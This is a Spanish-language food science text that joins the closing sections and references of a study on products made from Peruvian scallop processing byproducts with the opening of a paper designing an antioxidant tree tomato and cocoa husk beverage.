Los prototipos de pastas o preformados congelados presentaron todas características sensoriales que los clasifican como de buena aceptabilidad, lo que indica que los mismos son otras alternativas viables para el aprovechamiento de los subproductos del procesamiento de la Concha de Abanico. En el caso del producto para elaboración de hamburguesas presentó una aceptación buena, lo que es consistente con lo obtenido por Hleap & Ossa (2013) al estudiar la aceptabilidad de carne para hamburguesas a base de tilapia (*Oreochromis* sp.) la cual según los autores mostró buena aceptabilidad con un buen agrado por parte de los evaluadores, en ambos casos se tiene un producto satisfactorio. Esto también fue reportado por Breda et al. (2017) al estudiar la aceptabilidad de hamburguesas de pescado en niños escolares, reportando que la misma fue muy buena con 87% de aceptación. Respecto a los Nuggets preparados, la aceptabilidad buena de los mismos está relacionado con sus buenas características organolépticas percibidas mediante el análisis sensorial, lo que es consistente con lo obtenido para Nuggets de pescado reportado por Bonfim et al. (2020) y Moosavi-Nasab, Asgari & Oliyaei (2019) por su calidad sensorial muy buena. De igual manera, los Tallos de Concha de Abanico empanizados presentaron buenas características sensoriales que lo hacen un producto de gran aceptación para su consumo y comercialización, lo que concuerda con lo reportado para otros productos marinos empanizados como el caso de la pota (*Dosidicus gigas*) presentado por Hernández et al. (2017) con porcentajes de aceptación de sabor y olor entre el 51 y 76% que lo clasifican como aceptable.

Conclusiones

Se elaboraron prototipos de productos a base

de subproductos del procesamiento de la Concha de Abanico (*A. purpuratus*) en presentaciones de conservas con líquidos de gobierno, conservas en Paté y pastas o preformados congelados, los cuales presentaron buena aceptabilidad de acuerdo al análisis sensorial realizado. Entre los productos destacó como el de mayor aceptación sensorial promedio las Conchas de Abanico Ahumadas en Aceite Girasol, en envases de hojalata de ¼ Club evisceradas, que destacaron principalmente por su apariencia y sabor, siendo clasificada como un producto de muy buena aceptabilidad.

La inclusión de las vísceras en los productos tipo conserva con líquido de gobierno, produjo un efecto no deseado al disminuir la apreciación sensorial en cuanto a la textura, aun cuando se considera aceptable en dicha característica. Lo anterior hace inferir que para que se obtenga un producto que sea aceptable en un porcentaje alto de los consumidores es recomendable elaborarlo sin las vísceras, ya que las mismas pueden no ser de agrado a una parte importante de los consumidores.

El proceso de ahumado genera mayor aceptación en los productos, por las características de olor y sabor que este proceso le confiere, por tal razón los dos prototipos en forma de Paté lograron una muy buena aceptación destacándose el Paté Ahumado de Coral de Concha de Abanico, con Especies, en envases de ¼ Club debido a la mejora en sabor que le proporcionó las especies agregadas.

Todas las presentaciones en pastas o preformados congelados fueron de buena aceptabilidad, por lo tanto, es de esperarse que la elaboración de productos para hamburguesas, Nuggets y empanizados sean de gran aceptación por los consumidores y una excelente alternativa nutritiva y de buenas características sensoriales a productos elaborados con carnes como la de res o cerdo.

Referencias

Altamirano-Rodríguez, D.J., Arteaga-Solorzano, R.A., Zambrano-Arteaga, R.I., & Zambrano-Arauz, C.D. (2020). Características sensoriales de un embutido ahumado a partir de diferentes formulaciones. *Dominio de las Ciencias*, 6(4), 552-563. <http://dx.doi.org/10.23857/dc.v6i1.1135>

Bonfim, B.D.C., Monteiro, M.L.G., Santos,

- A.F.G.N.D., Vilar, J.D.S., & Conte-Junior, C.A. (2020). Nutritional improvement and consumer perspective of fish nuggets with partial substitution of wheat flour coating by fish (*Priacanthus arenatus*, Cuvier, 1829) waste flour. *Journal of Aquatic Food Product Technology*, 29(1), 28-42. <https://doi.org/10.1080/10498850.2019.1693462>
- Brenda, L.S., Belusso, A.C., Nogueira, B.A., Camargo, G.H., & Mitterer-Daltoé, M.L. (2017). Acceptance of fish hamburgers in school meals in the Southwest Region of Paraná, Brazil. *Food Science and Technology*, 37(1), 94-100. <https://doi.org/10.1590/1678-457X.34016>
- Cárdenas-Mazón, N.V., Cevallos-Hermida, C.E., Salazar-Yacelga, J.C., Romero-Machado, E.R., Gallegos-Murillo, P.L., & Cáceres-Mena, M.E. (2018). Uso de pruebas afectivas, discriminatorias y descriptivas de evaluación sensorial en el campo gastronómico. *Dominio de las Ciencias*, 4(3), 253-263. <https://dx.doi.org/10.23857/dc.v4i3.807>
- Castelló-Orvay, F. (2019). Alimentos y Estrategias de Alimentación para Reproductores y Juveniles de Peces Marinos. En *Avances En Nutrición Acuicola, Memorias del Cuarto Simposium Internacional de Nutrición Acuicola* (p. 550-569). Recuperado de <https://nutricionacuicola.uanl.mx/index.php/acu/article/view/319>
- Cisneros, R., Bautista, J., & Argüelles, J. (2008). Crecimiento comparativo de la concha de abanico (*Argopecten purpuratus*) en sistemas suspendidos. *Ecología Aplicada*, 7(1,2), 81-87. Recuperado de <http://www.scielo.org.pe/pdf/ecol/v7n1-2/a11v7n1-2.pdf>
- Colán-Ramos, C., Gómez-Sánchez, M., Alcazar-Zamora, J. A., & Aguirre-Velarde, A. (2019). Aprovechamiento de los residuos blandos de concha de abanico, *Argopecten purpuratus* (Lamarck, 1819), para producir harina de alto contenido proteico. *Revista de Investigaciones Veterinarias del Perú*, 30(2), 961-966. <http://dx.doi.org/10.15381/rivep.v30i2.16085>
- Godínez-Siordia, D. E., Lorente-Adame, R. G., Ornelas-Luna, R., Bernal-Ornelas, I. H., & Hinojosa-Larios, J. Á. (2021). Protein Inputs of Animal Origin Used in the Substitution of Fish Meal in Aquaculture Feed. *Agroproductividad*, 14(1), 89-93. <https://doi.org/10.32854/agrop.v14i1.1800>
- Gómez-Limia, L., Moya, N., Carballo, J., Domínguez, R., Lorenzo, J.M., & Martínez, S. (2021). Oxidative Stability and Antioxidant Activity in Canned Eels: Effect of Processing and Filling Medium. *Foods*, 10(4), 790-810. <https://doi.org/10.3390/foods10040790>
- González, R. M. (2010). Auge y crisis: la pesquería de la concha de abanico (*Argopecten purpuratus*) en la región Pisco-Paracas, costa sur del Perú. *Espacio y Desarrollo*, (22), 25-51. Recuperado de <https://revistas.pucp.edu.pe/index.php/espaciodesarrollo/article/view/5353>
- Hernandez, E.M., Benavides, E.R., Carlos, N.A., Inostroza, L.A., Castillo, E., Villafuerte, Ú., ... & Byrne, R. (2010). Procesamiento y evaluación química y tecnológico nutricional de producto precocido a base de pota (*Dosidicus gigas*). *Ciencia e Investigación*, 20(1), 25-28. <https://doi.org/10.15381/ci.v20i1.14318>
- Hleap, J.I., & Ossa, L.F. (2013). Comparación sensorial de tres formulaciones de hamburguesas elaboradas a base de tilapia roja (*Oreochromis sp.*). *Bioteología en el Sector Agropecuario y Agroindustrial*, 11(2), 121-129. Recuperado de <http://www.scielo.org.co/pdf/bsaa/v11n2/v11n2a14.pdf>
- ITP. (2019, octubre 8). *Presentan primera conserva elaborada a base de Conchas de Abanico*. Instituto Tecnológico de la Producción. Recuperado de <https://www.gob.pe/institucion/itp/noticias/52255-itp-presentan-primera-conserva-elaborada-a-base-de-conchas-de-abanico>
- Lacera, A., Carreño, O., Espeleta, A., & Coronado, R. (2010). Elaboración de patés a partir de gónadas de jaiba género *Callinectes sp*, para consumo humano. *Alimentos hoy*, 19(19), 2-17. Recuperado de <https://alimentos hoy.acta.org.co/index.php/hoy/article/viewFile/52/50>

Lomovasky, B. J., Gamero, P. A., Romero, L., Firstater, F. N., Salazar, A. G., Hidalgo, F., ... & Iribarne, O. O. (2015). The role of *Argopecten purpuratus* shells structuring the soft bottom community in shallow waters of southern Peru. *Journal of Sea Research*, 106, 14-26. <http://dx.doi.org/10.1016/j.jseares.2015.09.006>

Mendo, J., & Quevedo, I. (2020). *La cadena de valor de la concha de abanico*. Ministerio de producción del Perú. Recuperado de <https://www.pnipa.gob.pe/wp-content/uploads/2020/09/cadena-de-valor-de-la-concha-de-abanico-PNIPA.pdf>

Moosavi-Nasab, M., Asgari, F., & Oliyaei, N. (2019). Quality evaluation of surimi and fish nuggets from Queen fish (*Scomberoides commersonianus*). *Food science & nutrition*, 7(10), 3206-3215. <https://doi.org/10.1002/fsn3.1172>

Moret, S., Purcaro, G., & Conte, L.S. (2005). Polycyclic aromatic hydrocarbons in vegetable oils from canned foods. *European Journal of Lipid Science and Technology*, 107(7-8), 488-496. <https://doi.org/10.1002/ejlt.200501060>

Moya, J. F. M., & Yépez, E. L. E. (2015). Producción de microalgas usando subproductos mariculturales. *Pueblo Continente*, 23(2), 399-404. Recuperado de <http://journal.upao.edu.pe/PuebloContinente/article/view/14/0>

Porturas, R., & Juyos, V. (2009). Estudio de la elaboración de conservas de trozos de jurel (*Trachurus picturatus murphyi*) en aceite vegetal en envases flexibles esterilizables. *Anales científicos UNALM*, 70(4), 49-59. <https://doi.org/10.21704/ac.v70i4.539>

Restrepo-Betancurt, L.F., Rodríguez-Espinosa, H., & Valencia, D. (2016). Caracterización del consumo de pescado y mariscos en población universitaria de la ciudad de Medellín – Colombia. *Revista Universidad y Salud*, 18(2), 257-265. Recuperado de <http://www.scielo.org.co/pdf/reus/v18n2/v18n2a07.pdf>

Suaterna, A.C. (2009). La fritura de los alimentos: el aceite de fritura. *Perspectivas en Nutrición Humana*, 11(1), 39-53. Recuperado de <http://www.scielo.org.co/pdf/penh/v11n1/v11n1a4.pdf>

Tarazona, J., Espinoza, R., Solís, M., & Arntz, W. (2007). Growth and somatic production of the fan scallop (*Argopecten purpuratus*) in Independencia Bay, Pisco (Peru) during El Niño and La Niña events. *Revista de Biología Marina y Oceanografía*, 42, 275-285. <http://dx.doi.org/10.4067/S0718-19572007000300008>

Terrones, S., & Reyes, W. (2018). Efecto de dietas con ensilado biológico de residuos de molusco en el crecimiento del camarón *Cryphiops caementarius* y tilapia *Oreochromis niloticus* en co-cultivo intensivo. *Scientia Agropecuaria*, 9(2), 167-176. <https://dx.doi.org/10.17268/sci.agropecu.2018.02.01>

Valenzuela, A., Yáñez, C.G., & Golusda, C. (2011). El ostión del norte chileno (*Argopecten Purpuratus*), un alimento de alto valor nutricional. *Revista chilena de nutrición*, 38(2), 148-155. <https://dx.doi.org/10.4067/S0717-75182011000200005>

Von Brand, E., Cisterna, M., Merino, G., Uribe, E., Palma-Rojas, C., Rosenblitt, M., & Albornoz, J. L. (2009). Non-destructive method to study the internal anatomy of the Chilean scallop *Argopecten purpuratus*. *Journal of Shellfish Research*, 28(2), 325-327. Recuperado de <https://www.researchgate.net/publication/276947007>

Wolff, M., Taylor, M., Mendo, J., & Yamashiro, C. (2007). A catch forecast model for the Peruvian scallop (*Argopecten purpuratus*) based on estimators of spawning stock and settlement rate. *Ecological Modelling*, 209, 333-341. <https://doi.org/10.1016/j.ecolmodel.2007.07.013>

Yauri, J., Merino, F., Olivos, G., & Mendoza, S. (2017). Efecto del ensilado biológico de biofouling en el crecimiento poblacional, contenido de clorofila ay carotenos totales de *Tetraselmis suecica*. *Sagasteguiana*, 5(1), 29-36. Recuperado de <https://revistas.unitru.edu.pe/index.php/REVSAGAS/article/view/2616>

Diseño de una bebida a base de *SOLANUM BETACEUM* CAV. (TOMATE DE ÁRBOL) y cascarilla de *THEOBROMA CACAOL* (CACAO)

Nubia Matute-Castro^{1*}; Mercedes Campo-Fernández¹;
Erik Vivanco-Carpio¹; Wendy Escobar -Coello¹; Verónica Bravo-Bravo¹

Resumen

La búsqueda de fuentes de sustancias antioxidantes, que pudieran ayudar a prevenir el estrés oxidativo, es un reto para la comunidad científica. *Solanum betaceum* Cav y *Theobroma cacao* L, son materias primas endémicas de Ecuador, a las que se les atribuye propiedades antioxidantes asociadas, fundamentalmente, a su contenido en compuesto fenólicos.

El estudio tuvo como objetivo, diseñar una bebida a base de tomate de árbol con cascarilla de cacao, para obtener un alimento sensorialmente aceptado y con propiedades antioxidantes. Las formulaciones a evaluar se plantearon mediante un diseño de bloques, considerando como variable respuesta, la aceptación sensorial y como variables independientes tres niveles de cascarilla y goma xantana. La formulación de mayor aceptación (I), logró incluir 1 % de polvo de cascarilla de cacao con 0,05 % de estabilizante. El análisis físico-químico de la mejor formulación evidenció un aporte de 5,64 mg de vitamina C y 72,6 mg de fenoles totales, equivalente a ácido gálico por cada 330 mL de jugo. Su capacidad secuestradora de radicales libres fue del 81% expresado como porcentaje de inhibición frente al radical libre DPPH. Los resultados sugieren que esta bebida es una opción beneficiosa para el consumidor debido a su capacidad antioxidante.

Palabras clave: *Theobroma cacao* L; *Solanum betaceum* Cav; cascarilla de cacao; alimentos funcionales; bebidas funcionales; compuestos fenólicos; DPPH.

Design of a drink based on *SOLANUM BETACEUM* CAV. (TREE TOMATO) and husk of *THEOBROMA CACAOL*

Abstract

The search for sources of antioxidant substances, that could help prevent oxidative stress, is a challenge for the scientific community. *Solanum betaceum* Cav and *Theobroma cacao* L, are endemic raw materials from Ecuador, to which antioxidant properties associated, fundamentally, to its content in phenolic compounds have been attributed. The objective of this study was to design a tree tomato-based drink with cocoa husk to obtain a sensorially accepted food with antioxidant. The formulations to be evaluated were proposed by means a block design, considering as a response variable, the sensory acceptance and as independent variables three levels of cocoa husk and xanthan gum. The most widely accepted formulation sensory (I), managed to include 1% of cocoa husk powder with 0.05% stabilizer. The physical-chemical analysis of the best formulation showed a contribution of 5.64 mg of vitamin C and 72.6 mg of total phenols, equivalent to gallic acid for every 330 mL of juice. Its free radical scavenging capacity was 81% expressed as percentage of inhibition against free radical DPPH. The results suggest that this drink is a beneficial option for the consumer due to its antioxidant capacity.

Keywords: *Theobroma cacao* L; *Solanum betaceum* Cav; cocoa husk; functional foods; functional beverage; phenolic compounds; DPPH.

Recibido: 6 de julio de 2022
Aceptado: 16 de agosto de 2022

¹ Universidad Técnica de Machala, El Oro - Ecuador - Av. Panamericana Km.5 1/2 vía Machala Pasaje, El Oro, Ecuador Tel Oficina: (593) 2983362

Ing. Nubia Lisbeth Matute Castro, Mgs; Docente-UTMACH; e-mail: nmatute@utmachala.edu.ec; Tel:0939240023; <https://orcid.org/0000-0002-6707-4341>

Lcda. Mercedes Campo Fernández, PhD; Docente-UTMACH; e-mail: mcampo@utmachala.edu.ec; Tel:0967967742; <https://orcid.org/0000-0002-9835-6886>

Ing. Erik Ricardo Vivanco Carpio, Mgs; Docente-UTMACH; e-mail: ervivanco_est@utmachala.edu.ec; Tel: 0990889322; <https://orcid.org/0000-0002-5915-9900>

Ing. Wendy Michelle Escobar Coello; Ingeniero en Alimentos-UTMACH wendyescobar93@hotmail.com; <https://orcid.org/0000-0002-1982-3782>

Ing. Verónica Patricia Bravo Bravo, Mgs Docente-UTMACH; e-mail: vbravo@utmachala.edu.ec; Tel: 0995122018; <https://orcid.org/0000-0002-6175-0484>

Autor de correspondencia: nmatute@utmachala.edu.ec

I. Introducción

La oferta de bebidas ricas en antioxidantes se ha incrementado considerablemente en los últimos años. Estudios científicos plantean la estrecha relación existente entre el consumo constante de sustancias antioxidantes y la disminución del riesgo a sufrir enfermedades degenerativas como el cáncer y problemas cardiovasculares, además de prevenir el envejecimiento prematuro (Coronado *et al.*, 2015; Navarro y Periago, 2016). Por tal razón la industria alimentaria está enfocada en el desarrollo de alimentos saludables, potencialmente funcionales, entre ellos las bebidas elaboradas a partir de frutas y vegetales con capacidad antioxidante. Diversos autores refieren que frutas endémicas de Ecuador, como el *S. betaceum* Cav (tamarillo o tomate de árbol), pueden ser consideradas fuentes de valiosos compuestos con dicha capacidad (Espin *et al.*, 2016; Lizcano *et al.*, 2019; Viera *et al.*, 2022).

La cascarilla de *T. cacao* es un desecho generado en las industrias procesadoras de cacao. Contiene del 15 - 18% de proteínas; aproximadamente 2% grasas; del 17 - 23% de carbohidratos; fibra dietética soluble e insoluble, etc. (Martínez *et al.*, 2012). Diversos autores reportan la presencia de alcaloides como teobromina (2,5 a 5 mg/g) y cafeína (0,8 a 1,6 mg/g), además de catequina, epicatequina, pectina soluble, taninos, vitamina C, etc. convirtiéndolo en un subproducto, con un alto contenido de compuestos bioactivos antioxidantes debido a la presencia de vitamina C y una mezcla de compuestos fenólicos, metabolitos muy importantes para el desarrollo de nuevos productos alimenticios que favorecen el mantenimiento de la salud de las personas (Okiyama *et al.*, 2017; Pavlović *et al.*, 2020; Perales *et al.*, 2021; Wichansawakun *et al.*, 2022; Singh *et al.*, 2022). Hoy en día la cascarilla de cacao es objeto de diversas investigaciones a nivel internacional en el campo de la nutrición, lo que ofrece una interesante opción para el desarrollo de insumos y productos alimenticios beneficiosos para la salud humana (Mendoza *et al.*, 2017; Teneda *et al.*, 2017; Campos *et al.*, 2019; Belwal *et al.*, 2022).

A pesar de lo expuesto y de que en Ecuador se encuentran grandes industrias dedicadas al procesamiento del cacao, no se ha incentivado la utilización de subproductos obtenidos en dicha línea de producción. En el caso de la cascarilla de

cacao, debido a sus características sensoriales, como componente mayoritario en una formulación alimenticia, tiene ciertas limitaciones, pero suspender este subproducto en polvo en una bebida resulta una alternativa interesante para el diseño de un alimento con potencial funcional.

El tamarillo o tomate de árbol es una fruta que crece en zonas andinas. En Ecuador se cultiva en ciudades como Cuenca, Latacunga, entre otras y se cosecha durante todo el año. Químicamente es rica en fibra, potasio, vitaminas B, C, carotenos y polifenoles como taninos y antocianinas, los que le confieren propiedades terapéuticas y nutricionales (Espin *et al.*, 2016; Viera *et al.*, 2022). La literatura especializada informa el uso del tamarillo como ingrediente en el diseño de bebidas de alto valor biológico (Moreno *et al.*, 2003; Torres *et al.*, 2015; Salazar *et al.*, 2016; Santander *et al.*, 2016; Rojas *et al.*, 2017; Richmond *et al.*, 2019). Por otro lado, para la cascarilla de cacao, estudios evidencian la utilización de este subproducto en la elaboración, principalmente, de infusiones, mas no como ingrediente incluido en la elaboración de bebidas de fruta (Sangronis *et al.*, 2014; Vivanco *et al.*, 2018; Campos *et al.*, 2019; Dos Anjos *et al.*, 2021).

El presente estudio se enfoca en la utilización de cascarilla de cacao, ya que, además de ser un subproducto de la industria cacaotera, con escasa utilización y generador de problemas ambientales (Chafra *et al.*, 2016); tiene buen potencial antioxidante (Martínez *et al.*, 2012; Vivanco *et al.*, 2018; Singh *et al.*, 2022) y es fuente de fibra (Chafra *et al.*, 2016; Okiyama *et al.*, 2017). Sin embargo, desde el punto de vista sensorial, no presenta las propiedades necesarias para elaborar, con ella sola, una bebida agradable; lo que motivó su combinación con una fruta nativa, económica y de amplio consumo en la población ecuatoriana, capaz de enmascarar el sabor y textura de la cascarilla y a la que además se le atribuyen propiedades antioxidantes. Debido a lo antes mencionado, el objetivo de este estudio fue, diseñar una bebida a base de tomate de árbol enriquecida con cascarilla de cacao, para obtener un alimento sensorialmente aceptado y con propiedades antioxidantes.

MATERIALES Y MÉTODOS

Las materias primas utilizadas (cascarilla de

cacao variedad Nacional y el fruto de *S. betaceum* de ecotipo neozelandés ecuatoriano) fueron lavadas y, posteriormente, desinfectadas por inmersión en una solución de Star-Bac (desinfectante doméstico - Reg. San. 2234-ALN-0614), a una concentración de 1,5 mL/L de agua, durante 5 minutos.

Se utilizó polvo de cascarilla de cacao, con un

tamaño de partícula inferior a 425 micras, la cual fue previamente secada ($45^{\circ}C \pm 2^{\circ}C$) en una estufa con recirculación de aire forzado (MEMMERT).

El material vegetal se recibió estandarizado según los parámetros físico químicos y nutricionales que se muestran en la tabla 1 (Vivanco *et al.*, 2018).

Tabla 1. Características físico químicas y nutricionales de cascarilla de *Theobroma cacao* L variedad Nacional.

Parámetros	Media ± DS
Humedad (%)	8,74 ± 0,050
Cenizas (%)	5,14 ± 0,120
Fibra dietética (%)	41,96 ± 0,850
Grasa (%)	2,25 ± 0,180
Proteínas (%)	8,75 ± 0,490
Carbohidratos (%)	35,24 ± 0,110
Acidez (%)	0,14 ± 0,050
Teobromina (%)	0,62 ± 0,020
Ácido ascórbico mg/100 g de muestra	0,04 ± 0,010
Fenoles totales mg EAG/100 g muestra	1020 ± 0,020
Capacidad secuestradora de radicales libre (DPPH) (%)	87,28 ± 0,015

DS: desviación estándar

El fruto de *S. betaceum* se obtuvo de sembríos ubicados en el sitio San José del Retiro, del cantón El Guabo, provincia de El Oro. La pulpa se peló y procesó en una máquina despulpadora, empleando una malla de 304 mesh y se le realizaron las

siguientes determinaciones: acidez titulable (NTE: INEN 0381), sólidos solubles (NTE: INEN 380), pH (NTE: INEN 389) e índice de maduración (IM) mediante la ecuación 1.

$$IM = \frac{\text{sólidos solubles totales}}{\text{acidez}}$$

(Ecuación 1)

Como excipientes se utilizó goma xantana (E 415) con un 6-8 % de humedad y pureza de 91-108 %; azúcar refino (marca Valdéz), benzoato de sodio y agua potable.

Diseño de la bebida

Para la bebida se tomó como base una formulación modelo, donde se mantuvieron estables los siguientes componentes: pulpa de tomate de árbol; azúcar refino y benzoato de sodio. Todas las preparaciones incluyeron agua en cantidad suficiente para llegar al 100% de la formulación. Como variables independientes se consideraron tres niveles de polvo de cascarilla de cacao (1; 1,5; 2%) y de goma xantana (0,05; 0,075; 0,1%). Este último fue empleado para mantener suspendido el material vegetal (insoluble en agua) en la bebida y las concentraciones

propuestas en el diseño cumplen con lo establecido en el Codex Alimentarius (CODEX STAN 192-1995) para bebidas de fruta. Los límites establecidos para ambos componentes de la formulación fueron ingresados en el software estadístico *Statgraphics versión 5.0*, empleando un diseño de bloques, obteniéndose 20 corridas experimentales, incluidas sus correspondientes réplicas.

Como variable dependiente se utilizó la aceptación sensorial de la bebida, según el juicio de 21 panelistas semientrenados. Se valoraron las muestras a través de una escala hedónica estructurada (de 0 a 10 puntos), las muestras se codificaron de manera aleatoria y se ofrecieron a los evaluadores respetando el protocolo de evaluación sensorial.

El procesamiento estadístico de los datos obtenidos del análisis sensorial, se realizó mediante

el programa *Statgraphics versión 5.0*, a través de un análisis de varianza (ANOVA), además de una prueba de rangos múltiples.

Todas las corridas experimentales se realizaron a escala de laboratorio siguiendo el flujograma detallado en la figura 1.




Figura 1. Diagrama de flujo del proceso de elaboración de la bebida

Análisis físico-químico y nutricional de la bebida

La bebida de mayor aceptación fue evaluada según las siguientes determinaciones: acidez titulable (NTE INEN 0381), sólidos solubles (NTE INEN 380), pH (NTE INEN 389), cenizas totales (Norma COVENIN 368) y humedad (NTE INEN 0777). La cuantificación de ácido ascórbico (vitamina C) se realizó según las normas AOAC 967.21.

La determinación de fenoles totales se realizó mediante el método de Folin-Ciocalteu, propuesto por Singleton *et al.* (1999) con algunas modificaciones, determinando la absorbancia a 765 nm en un

espectrofotómetro UV-Visible (Shimadzu modelo UVmini-1240). La curva de calibración obtenida para el ácido gálico, luego del análisis de regresión lineal, dio como resultado la siguiente ecuación:

Absorbancia = $-0,00215556 + (1,17362 * \text{conc.})$, con un coeficiente de correlación de 0,99859.

La determinación de la capacidad secuestradora de radicales libres frente al 2,2-difenil-1-picrilhidrazilo (DPPH) se desarrolló según el método descrito por Barrón-Yáñez (2011). La absorbancia se midió en el espectrofotómetro a 517 nm y el porcentaje de inhibición se determinó según la ecuación 2:

$$\% DPPH = \frac{(A_{blanco} - A_{muestra})}{A_{blanco}} \times 100 \quad \text{(Ecuación 2)}$$

Donde: A_{blanco} : Absorbancia del DPPH (0,1 mM); $A_{muestra}$: Absorbancia de la muestra luego de reaccionar con la disolución de DPPH por 30 min.

tomate (tabla 2), evidencian que esta materia prima, cumple con los requisitos técnicos especificados en la NTE INEN 1909. Así mismo, según esta norma, los valores determinados de índice de maduración (4,85), se encuentran dentro del rango especificado para tamarillo en grado de madurez de consumo.

RESULTADOS Y DISCUSIÓN

Análisis químico de la pulpa de *S. betaceum*

Los resultados del análisis químico de la pulpa de

Tabla 2. Análisis químico de la pulpa de *Solanum betaceum* Cav. de ecotipo neozelandés ecuatoriano

Parámetro	Sólidos solubles %	Acidez %	pH	Índice de maduración
Media ± DS	9,60±0,08	1,98 ± 0,06	3,50 ±0,10	4,85±0,09

DS: desviación estándar

Los valores de sólidos solubles (°Brix), acidez y pH, son similares a lo reportado en la literatura especializada (Cuastumal *et al.*, 2016; Rojas *et al.*, 2017). Sin embargo, otros autores presentan resultados algo diferentes, principalmente en términos de acidez y pH (Moreno *et al.*, 2003; Torres *et al.*, 2012). El valor de ambos parámetros, responde a la presencia de ácidos orgánicos propios de la fruta como el ascórbico, cítrico y málico (Vasco *et al.*, 2009; Torres *et al.*, 2012) los cuales logran actuar incluso como conservantes naturales en formulaciones alimenticias.

Las diferencias entre los valores determinados en el presente estudio y los reportados por otros autores pueden deberse a factores externos como condiciones climáticas, suelos de cultivo e incluso el tratamiento de las muestras (Vasco *et al.*, 2009; Llerena *et al.*, 2014; Viera *et al.*, 2022) y, adicionalmente, a factores intrínsecos como la genética de la especie vegetal o el estado de maduración de la fruta, ya que a medida

que el tiempo de maduración del fruto avanza, los sólidos solubles se incrementan y los ácidos orgánicos disminuyen, producto de la transformación de los almidones y ácidos en azúcares (Marquez *et al.*, 2007; Cuesta *et al.*, 2013; Pinchao *et al.*, 2016; Navarro *et al.*, 2018).

Diseño de la bebida

Como resultado del análisis de varianza aplicado a los puntajes otorgados por los catadores durante la evaluación sensorial de las muestras, se comprobó que existe una diferencia estadísticamente significativa entre los tratamientos evaluados, identificándose, además, que la media más alta (8,43), en términos de nivel de aceptación sensorial, fue la obtenida por el tratamiento I. La tabla 3, presenta el análisis de comparación múltiple de medias entre los tratamientos mejor puntuados (C, D, G, H, I), que se obtiene en la prueba de múltiples rangos.

Tabla 3. Prueba de rangos múltiples para aceptación sensorial de los tratamientos mejor puntuados

Contraste	Significancia	Diferencia	± Límites
C - D		0,0142857	0,937767
C - G		-0,366667	0,937767
C - H		-0,319048	0,937767
C - I	*	-1,60476	0,937767
D - G		-0,380952	0,937767
D - H		-0,333333	0,937767
D - I	*	-1,61905	0,937767
G - H		0,047619	0,937767
G - I	*	-1,2381	0,937767
H - I	*	-1,28571	0,937767

El método empleado actualmente para discriminar entre las medias es el procedimiento de diferencia mínima significativa (LSD) de Fisher. * Indica una diferencia significativa.

Con base en estos resultados, se determinó que el tratamiento I es el de mayor aceptación sensorial. A partir de este análisis quedó establecida la formulación de la siguiente manera: 25% pulpa de tomate mora, 9,25% sacarosa, 1% cascarilla y 0,05% goma xantana, 0,1% benzoato de sodio y agua.

Características físico químicas y nutricionales de la formulación de la bebida

La tabla 4 muestra los resultados de las determinaciones físico-químicas, realizadas a la formulación seleccionada (I).

Tabla 4. Características físico químicas y nutricionales de la bebida

Parámetros	Nacional
	Media ± DS
Humedad (%)	84,73 ± 3,04
Cenizas (%)	1,05 ± 0,10
Sólidos solubles (%)	12,03 ± 0,20
pH	3,91 ± 0,10
Acidez titulable (%)	0,64 ± 0,05
Ácido ascórbico (mg/330mL)	5,64 ± 0,19
Capacidad antioxidante (DPPH) (%)	81,47 ± 0,60
Fenoles totales mg EAG/330 mL	72,6 ± 0,01

Los valores determinados en la bebida formulada respecto a humedad, sólidos solubles, pH y acidez, son similares a los reportados en la literatura especializada para bebidas elaboradas con *S. betaceum*, sin cascarilla de cacao (Moreno *et al.*, 2003; Santander *et al.*, 2016; Rojas *et al.*, 2017). Los valores de pH reportados por estos autores, fluctúan entre 3,3 y 4,2, así también el contenido de azúcares expresados como grados brix varían entre 10 y 14%. Es importante mencionar que con un 25 % de pulpa contenida en la formulación de la bebida, el porcentaje de sólidos solubles y el pH de la misma, cumplen con lo especificado en la NTE INEN 2337.

Con relación a la acidez de la bebida, es reconocido el hecho de que la variedad de tamarillo rojo, suele ser de alta acidez. En frutas de dicha especie procedentes de Ecuador, se ha identificado la presencia de ácidos orgánicos (ácido cítrico y málico) (Vasco *et al.*, 2009); antocianinas (delfinidina glucosil rutinósido, delfinidina rutinósido, rutinósido de cianidina y rutinósido de pelargonidina) y ácidos hidroxicinámicos (ácido dicafeoilquinico, ácido cafeoilquinico, cafeoil glucosa y feruloil glucosa) (Osorio *et al.*, 2012), metabolitos que aportan acidez en disolución, por su carácter fenólico. En tal sentido, la estabilidad de las antocianinas presentes en el fruto de tamarillo se vería favorecida, debido a que el pH tiene efecto en su estructura y como consecuencia en su estabilidad. Las disoluciones acuosas de pH ácido, garantizan que el pigmento se encuentre en su forma

más estable o de ión oxonio o catión flavilio (AH+) de color rojo intenso (Hutchings, 1999; Rabanal y Medina, 2021), estos metabolitos, juntos al resto de los compuestos fenólicos, aportan en las propiedades antioxidante de la bebida.

